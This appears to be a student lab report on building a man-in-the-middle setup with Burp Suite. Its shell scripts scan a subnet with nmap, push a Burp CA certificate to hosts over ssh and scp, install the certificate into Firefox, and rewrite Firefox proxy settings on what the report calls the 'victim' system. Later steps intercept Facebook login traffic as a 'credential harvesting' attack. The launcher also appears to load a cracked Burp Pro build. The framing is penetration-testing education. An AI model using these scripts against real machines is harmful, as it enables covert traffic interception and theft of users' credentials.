
Create launch.sh file to execute burpSuite_pro_v1.7.31.jar

```
Open ▾ launch.sh Save
~/Downloads/BurpSuite/loading

#!/bin/bash
#x-terminal-emulator -e "/bin/bash %f"
cd ~
burp_path=$(find ~/Downloads -name BurpSuite)
cd $burp_path
java -Xbootclasspath/p:decoder.jar -jar burpsuite_pro_v1.7.31.jar
```



6. Create *new project* in BurpSuite as mentioned in attached snippet.**7. Use BurpSuite Defaults configuration settings and click on “Start Burp”.**

8. Add new proxy listener in “Proxy” tab then click on “Option” tab**9. Click on “Edit” button then click on “Binding” tab and enter ‘8080’ port to Bind to port, and select Server system IP address as proxy listener IP address.**

Code

1. Shell Script code to configure server system IP as proxy on remote system :

Script : main.sh

```
#!/bin/bash

echo "Reading files from servers....";

printf "\n\n";

cert=$(find ~/Downloads/BurpSuite/loading/ -name "cacert.der")

script=$(find ~/Downloads/BurpSuite/loading/ -name "cert_dump.sh")

sleep 3s

echo "Scanning IP addresses in network...";

#nodes=$(nmap -n -sn 172.20.10.0/24 -oG - | awk '/Up$/{print $2}') #>nodes.txt #
Wireless network -> wlp6s0: adapter (iOS network)

#nmap -n -sn 192.168.56.1/24 -oG - | awk '/Up$/{print $2}' > nodes.txt # host-guest
network -> vboxnet0: adapter

nmap -n -sn 192.168.43.1/24 -oG - | awk '/Up$/{print $2}' > nodes.txt # NAT ->
wlp6s0: adapter (Android network)

#nmap -n -sn 10.0.3.1/24 -oG - | awk '/Up$/{print $2}' > nodes.txt # NAT ->
enp8s0: adapter

#echo 'IP found..' $nodes;

while read -u100 nodes;

do

echo $nodes" is reachable in the network....";

printf "\n\n";

scp $cert ubuntu@$nodes:~/Downloads

#scp $script ubuntu@$nodes:~/Downloads

echo "the File was copied on "$nodes;

sleep 2s

printf "\n\n";

ssh ubuntu@$nodes 'bash -s' < $script $nodes

sleep 3s

printf "\n\n";

printf "\n\n";
```

```
printf "\n\n";  
echo "Configuration has done on "$nodes;  
printf "\n\n";  
echo "Now, we can intercept a traffic...";  
done 100< nodes.txt
```

2. Shell Script code to install cacert.der file in firefox browser on remote system:

```
$1  
  
# Install any certificate in firefox browser using bash  
printf "\n\n";  
echo "##### Running cert_dump.sh script on the target machine #####";  
printf "\n\n";  
sleep 2s  
sudo "Finding certificate utility path in a system.....";  
sudo ssh ubuntu@$1  
whereis certutil  
printf "\n\n";  
sleep 2s  
echo "Certificate is being installed on firefox browser...of IP address :"$1;  
sleep 2s  
printf "\n\n";  
certificateFile=$(find ~/Downloads -name "cacert.der")  
certNickName="burp"  
certDB=$(find ~/.mozilla* -name "cert9.db")  
certDir=$(dirname ${certDB});  
#exist=$(certutil -L -d sql:$certDir -n burp)  
#log "mozilla certificate" "install '${certificateName}' in ${certDir}"  
sleep 2s  
certutil -A -n "${certNickName}" -t "TC,C,T" -u "V,S,O" -i ${certificateFile} -d  
sql:${certDir}
```

```
sleep 2s

echo " Burp certificate has been inject to firefox browser on :"$1;

printf "\n\n";

sleep 5s

echo "setting up manual proxy in firefox browser..";

printf "\n\n";

profile=$(find ~/.mozilla/* -name "prefs.js")

echo $profile

sleep 2s

profile_Dir=$(dirname ${profile});

echo $profile_Dir

#profile_Dir=$(dirname ${pl=$(dirname ${profile})});

sleep 2s

cd $profile_Dir

sleep 3s

printf "\n";

echo "Network gateway is setting....";

#proxy=$b'1';

proxy=192.168.43.164

echo "Gateway IP is : "$proxy;

printf "\n\n";

chmod 766 prefs.js

sed -i 's/user_pref("network.proxy.share_proxy_settings",
true);/user_pref("network.proxy.http", "'$proxy');/g' prefs.js

sed -i '/user_pref("media.gmp.storage.version.observed", 1);/ a
user_pref("network.predictor.cleaned-up", true);' prefs.js

echo 'Appending --> user_pref("network.predictor.cleaned-up", true); in file.';

sed -i '/user_pref("network.predictor.cleaned-up", true);/ a
user_pref("network.proxy.http", "'$proxy');' prefs.js

echo 'Appending --> user_pref("network.proxy.http", "'$proxy'); in file.';

sleep 2s

sed -i '/user_pref("network.proxy.http", "'$proxy');/ a
user_pref("network.proxy.http_port", 8080);' prefs.js
```

```
echo 'Appending --> user_pref("network.proxy.http_port", 8080); in file.';

sleep 2s

sed -i '/user_pref("network.proxy.http_port", 8080);/ a
user_pref("network.proxy.socks_remote_dns", true);' prefs.js

echo 'Appending --> user_pref("network.proxy.socks_remote_dns", true); in file.';

sleep 2s

sed -i '/user_pref("network.proxy.socks_remote_dns", true);/ a
user_pref("network.proxy.ssl", "'$proxy'");' prefs.js

echo 'Appending --> user_pref("network.proxy.ssl", "'$proxy'"); in file.';

sleep 2s

sed -i '/user_pref("network.proxy.ssl", "'$proxy'");/ a
user_pref("network.proxy.ssl_port", 8080);' prefs.js

echo 'Appending --> user_pref("network.proxy.ssl_port", 8080); in file.';

sleep 2s

sed -i '/user_pref("network.proxy.ssl_port", 8080);/ a
user_pref("network.proxy.type", 1);' prefs.js

echo 'Appending --> user_pref("network.proxy.type", 1); in file.';

sleep 5s

printf "\n\n";

echo "Killing Firefox Browser....";


killall firefox

sleep 2s


echo "done.....";
```


Result :

1. Proxy setting is done in firefox browser, which is installed on victim or remote system




2. BurpSute CA certificate is installed in firefox browser profile settings, which is installed on remote or victim system.





Credential Harvesting (Intercept victim browsing traffic and stealing victim user credential over websites E.g Facebook login attack..

1.Go to 'Proxy' tab then go to 'Intercept' tab then click on 'Intercept is on' button.




2. HTTPS traffic is being intercepted through burp suite tool. Now let's monitor facebook websites traffic


The top screenshot shows Burp Suite Professional v1.7.31 intercepting a GET request to <https://www.google.com>. The request details are visible in the Raw tab, showing headers like Host: www.google.com, User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0, and Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8. The browser window on the right shows the Google homepage.

The bottom screenshot shows Burp Suite Professional v1.7.31 intercepting a POST request to <https://www.facebook.com>. The request details are visible in the Raw tab, showing headers like Host: www.facebook.com, User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0, and Content-Type: application/x-www-form-urlencoded. The browser window on the right shows the Facebook login and sign-up page.

3. Now let's find facebook login name and password by simple intercepting the facebook website traffic



4. Credential Harvesting attack has been successful.




Computer Networks

Aim : To test business oriented web application with burp suite proxy tool over the public wifi or wireless network device

Network Diagram

@Network Simulation Packet Tracer




@BurpSuite Proxy tool network diagram



@MAN-IN-THE MIDDLE ATTACK diagram

S



Conclusion

- This project makes use of wireless network, Linux Operating system client and server to provide simulation environment of Penetration testing lab.
- With the help of this environment, we are able to measure security parameters of web application including CRM websites, Android applications.
- BurpSuite Proxy tool enables a cyber security engineer to trigger low to high frequency intrusion attacks on business applications to find out range from low to high risk and provide standard best practices to remediate identified vulnerabilities, which may allow an intruder to initiate known attacks using global open vulnerabilities “Common Vulnerabilities and Exposures (CVE)”, which can lead to direct impact on business financial loss.

References

<https://portswigger.net/burp/documentation>